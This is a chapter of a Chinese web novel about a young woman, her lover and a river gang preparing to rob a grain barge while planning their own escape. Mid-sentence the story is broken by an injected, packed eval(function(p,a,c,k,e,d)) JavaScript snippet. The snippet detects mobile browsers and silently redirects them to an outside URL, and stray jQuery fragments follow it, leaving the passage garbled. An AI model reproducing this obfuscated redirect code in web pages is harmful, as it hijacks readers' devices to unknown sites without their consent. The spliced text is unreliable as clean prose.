文趣网 > 其他小说 > 一世无虞 > 43. 备战
    次日清晨,昭阳是在苏无虞怀中醒过来的。宿醉的头疼让她轻轻皱起眉,昨晚醉酒后的荒唐记忆一点点涌上来,脸颊瞬间烫得发红。她偷偷抬眼看向身侧,苏无虞已经醒了,正支着手臂看着她,眼底带着浅浅的笑意,看得她更加窘迫,连忙往被子里缩了缩。

    苏无虞低笑出声,伸手把她往怀里带了带,指尖轻轻按揉着她发胀的太阳穴,“头疼不疼?先起来喝点醒酒汤。”昭阳埋在他胸口闷不做声,只悄悄伸出手攥住他的衣襟,昨晚酒后的胡话和举动一股脑冒出来,连耳根都烧得滚烫。

    苏无虞见她害羞,也不逗她,只耐心等着她缓过劲,等昭阳终于肯露出脸,才拿着备好的干净衣裳替她拢好,指尖不经意擦过她的锁骨,惹得昭阳一阵轻颤,抬眼撞进他满是温柔的眸子里,心又不受控制地乱跳起来。

    两人梳洗罢刚出房门,就撞见巡船的郭夫人,郭夫人一眼瞥见昭阳身后的苏无虞,又瞅着昭阳眼下淡淡的青影,立马露出了然的暧昧笑容,冲着昭阳挤了挤眼睛,“大当家在船头,方才嚷着要见你呢”。

    此时江面上的雾气还没完全散,归墟堂的人已经开始忙碌起来。昭阳与苏无虞一路来到船头,罗三娘正在指挥水手们检查船械,看到两人出来,远远地招手唤他们过去。

    “计划的日子就在三日后,漕运的官船会经过这片水域,我们已经提前安排好了人手,就等他们过来。”罗三娘指向摊开在甲板上的航道图,指尖落在标着红圈的险滩处,“这里水流最急,官船必定会减速,我们就从两侧的隐蔽湾冲出去,打他们一个措手不及。”

    苏无虞俯身看着图纸,眉头微蹙,开口说出自己的顾虑,“官船此次押运的不仅是漕粮,还有给宫中的贡品,守卫必定比往常森严,我们不能掉以轻心。我昨夜算了涨潮时辰,三日后涨潮会比往年早半个时辰,所以伏击时间要提前,不然水流太急,容易把咱们的船冲到明处。”

    罗三娘闻言眼睛一亮,她原本只凭着经验算时辰,没想到苏无虞还懂水文测算,连忙让人拿来时辰牌重新调整部署。

    昭阳凑到图纸旁,指着险滩下游分叉的浅水道补充,“这里水浅,大船过不来,我们打完之后可以往这边撤,提前让兄弟们把小船藏在芦苇荡里,就算官船有追兵也追不上。我们带不动的漕粮就分给沿岸的百姓,既得了人心,也不会落得把柄在官府手里。”

    罗三娘听罢点了点头,“这次事成,咱们劫了漕粮分给下游遭了灾的百姓,也算是做了件好事。”

    昭阳笑着应声,抬眼望向远处雾色朦朦的江面,风卷起她的衣摆,已经能隐约嗅到大战前紧绷的气息,三日后的这一仗,不仅是劫漕粮,更是罗三娘等三人作为封建女性,向着这不公世道挥出的第一刀。

    是夜,昭阳、苏无虞与陆仁秉三人围坐在舱内的矮桌旁,桌上摊着一张粗糙的江域图,烛火摇曳,将三人的影子投在舱壁上,随着烛火晃动而扭曲。

    “劫船当日,必然混乱不堪,”陆仁秉压低了声音,手指在地图上比划着,“我们就趁他们与漕运官兵激战时,从船尾放下备用的逃生舟,顺流而下。此处水流湍急,他们一时半会儿追不上。”

    他顿了顿,眼中闪烁着兴奋的光芒,“只要过了前面的芦苇荡,再弃舟登岸,混入附近的村镇,归墟堂的人就算有天大的本事,也休想再找到我们!”

    苏无虞眉头微蹙,指尖轻轻敲击着桌面,声音沉稳,“此计虽险,却是眼下唯一的机会。只是,归墟堂的守卫森严,船尾更是重中之重,如何能悄无声息地放下小舟,是个难题。”

    昭阳沉吟片刻,眼中闪过一丝狡黠,“我有办法。我可以在劫船前,以检查火药为由,去船尾布置‘意外’。比如,制造一场小规模的火药泄漏,引开守卫的注意力。届时,你们趁机放下小舟,我随后便到。”

    “这太危险了!”苏无虞立刻反对,眼中满是担忧,“万一被发现,后果不堪设想。”

    “不入虎穴,焉得虎子?”昭阳坚定地看着他,“这是我们唯一的机会。相信我,我会小心的。”

    陆仁秉也劝道,“无虞老弟,昭阳妹子说得对,这是最好的办法了。我们会在船尾接应她,不会让她出事的。”

    苏无虞看着昭阳眼中的决绝,心中虽万般不舍,却也知道她说得有理。他深吸一口气,点了点头,“好,就按你说的办。但你一定要答应我,万事小心,切不可逞强。”

    “我知道了。”昭阳笑了笑,心中涌起一股暖流。

    三人又仔细商议了一些细节,包括如何应对突发状况,若是失散如何在登岸后互相联系等,直到夜色渐深,才各自散去。

    昭阳回到自己的船舱,心中久久不能平静。她走到窗边,望着漆黑的江面,心中既有对未来的憧憬,也有对未知的恐惧。就在这时,她忽然听到甲板上传来一阵脚步声,似乎有人在船头徘徊。

    好奇心驱使下,昭阳悄悄走出船舱,来到船头。只见一个熟悉的身影正凭栏而立,望着远处的江面,正是柳飘絮。她的身影单薄,在夜色中显得格外清冷。

    “三当家?这么晚了,还没休息?”昭阳走上前,轻声问道。

    柳飘絮转过身,看到昭阳,眼中闪过一丝惊讶,随即又恢复了平静。“睡不着,出来吹吹风。”她顿了顿,目光复杂地看着昭阳,似乎有什么话想说。昭阳心中一动,隐隐觉得柳飘絮似乎有什么话想说。她静静地看着柳飘絮,等待着她开口。

    柳飘絮犹豫了再三,终于开口,声音低沉而沙哑,“有件事,我觉得还是应该告诉你。关于你身上的同心蛊……”

    昭阳的心猛地一紧,连忙问道,“同心蛊怎么了?三当家精通毒术,可是知道什么破解之法?”

    柳飘絮摇了摇头,眼中闪过一丝无奈,“同

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17648073|204241||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    心蛊无解。此蛊以精血喂养,与宿主心意相通,一旦种下,便会伴随宿主一生。”

    昭阳的脸色瞬间变得苍白,心中涌起一股绝望。她本以为还有一线希望,没想到却是这样的结果。

    柳飘絮看着她失落的模样,又道,“不过,我曾在一本古籍上看到过,同心蛊虽然无解,却可以转移。”

    “转移?”昭阳眼中重新燃起一丝希望,“怎么转移?”

    柳飘絮叹了口气,“具体的方法,我并不清楚。古籍上语焉不详,只说需要一种特殊的媒介,以及施蛊者的配合。而且,转移过程凶险异常,稍有不慎,宿主和被转移者都会有生命危险。”

    昭阳沉默了,虽然柳飘絮没有给出具体的方法,但至少让她看到了一丝希望。她抬起头,真诚地看着柳飘絮,“谢谢你告诉我这些。”

    柳飘絮摇了摇头,“我只是不想看到像你这样的人,被这蛊毒所困。你好自为之吧。”说罢,她转身离开了船头,留下昭阳一个人在夜色中沉思。回到船舱时,昭阳心事重重地走着,猛然抬头才发现苏无虞正站在她的房门口,神色犹豫,似乎有些踌躇不前。

    “无虞,你怎么在这里?”昭阳惊讶地问道。

    苏无虞看到昭阳,脸上闪过一丝慌乱,随即又恢复了平静。他从怀中掏出一块玉佩,递到昭阳面前。玉佩温润通透,上面刻着一朵精致的莲花,一看便知不是凡品。

    “这是……”昭阳不解地看着他。

    “这是我娘在世时留给我的唯一遗物,也是我们家唯一值钱的东西。”苏无虞的声音有些沙哑,眼神中带着一丝郑重。

    他深吸一口气,目光恳切地望着昭阳,“昨夜……是我唐突了。我担心你酒醒之后,会因此看轻我,以为我是个孟浪轻浮之徒。更怕你……心中后悔。”

    昭阳握着那枚尚带着体温的玉佩,指尖微微发颤,心头涌起一股复杂的情绪,有惊讶,有暖意,也有一丝无措。她张了张口,却不知该说什么。

    苏无虞见她沉默,心中更添忐忑,却仍鼓起勇气继续道,“这玉佩虽不贵重,却是我最珍视之物。今日将它赠予你,并非是要挟或补偿,而是想以此物为凭,许你一个承诺。”

    他顿了顿,字字清晰地说道,“待此番航程结束,我们能够平安靠岸逃离,我苏无虞必正衣冠,备礼数,堂堂正正前往贵府,向你的长辈郑重提亲。昨夜之事,绝非儿戏,我之心意,天地可鉴,日月可昭。”

    船舱内一时寂静,只有窗外潺潺的水流声与隐约的风声。月色透过舷窗,在他认真的侧脸上投下淡淡的光影。他将自己最珍贵的念想与全部诚意都托付于此,等待着她的回应。

    昭阳低垂着眼眸,掌心玉佩的纹路清晰可感,那温润的触感仿佛一路熨帖到了心里去。她并非对他无意,只是这突如其来的郑重承诺,让她需要片刻来厘清这翻涌的心潮。